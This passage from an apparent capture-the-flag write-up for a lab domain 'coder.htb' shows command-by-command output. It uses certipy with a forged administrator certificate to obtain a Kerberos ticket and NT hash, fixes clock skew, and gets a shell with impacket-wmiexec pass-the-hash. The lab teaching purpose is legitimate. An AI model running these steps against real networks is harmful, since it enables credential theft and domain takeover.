[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator_dc01.pfx'
We can now try to get the hash for the administrator using that .pfx file.
└─$ certipy auth -pfx administrator_dc01.pfx -dc-ip 10.129.229.10
Certipy v4.4.0 - by Oliver Lyak (ly4k)

[*] Found multiple identifications in certificate
[*] Please select one:
    [0] UPN: 'administrator@coder.htb'
    [1] DNS Host Name: 'dc01.coder.htb'
> 0
[*] Using principal: administrator@coder.htb
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
We see that we have a clock skew error. This just means that our system time is too far apart from the time of the target. We can install ntpdate and update our clock skew:
└─$ sudo ntpdate coder.htb
2023-04-11 21:35:12.556464 (-0400) +28343.735913 +/- 0.018316 coder.htb 10.129.229.10 s1 no-leap
CLOCK: time stepped by 28343.735913
Then, quickly send that old command again:
└─$ certipy auth -pfx administrator_dc01.pfx -dc-ip 10.129.229.10
Certipy v4.4.0 - by Oliver Lyak (ly4k)

[*] Found multiple identifications in certificate
[*] Please select one:
    [0] UPN: 'administrator@coder.htb'
    [1] DNS Host Name: 'dc01.coder.htb'
> 0
[*] Using principal: administrator@coder.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@coder.htb': aad3b435b51404eeaad3b435b51404ee:807726fcf9f188adc26eeafd7dc16bb7
Nice, we won’t be able to use evil-winrm to get in because the administrator isn’t in that group, but we can use wmiexec instead:
└─$ impacket-wmiexec coder.htb/administrator@dc01.coder.htb -hashes aad3b435b51404eeaad3b435b51404ee:807726fcf9f188adc26eeafd7dc16bb7
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
coder\administrator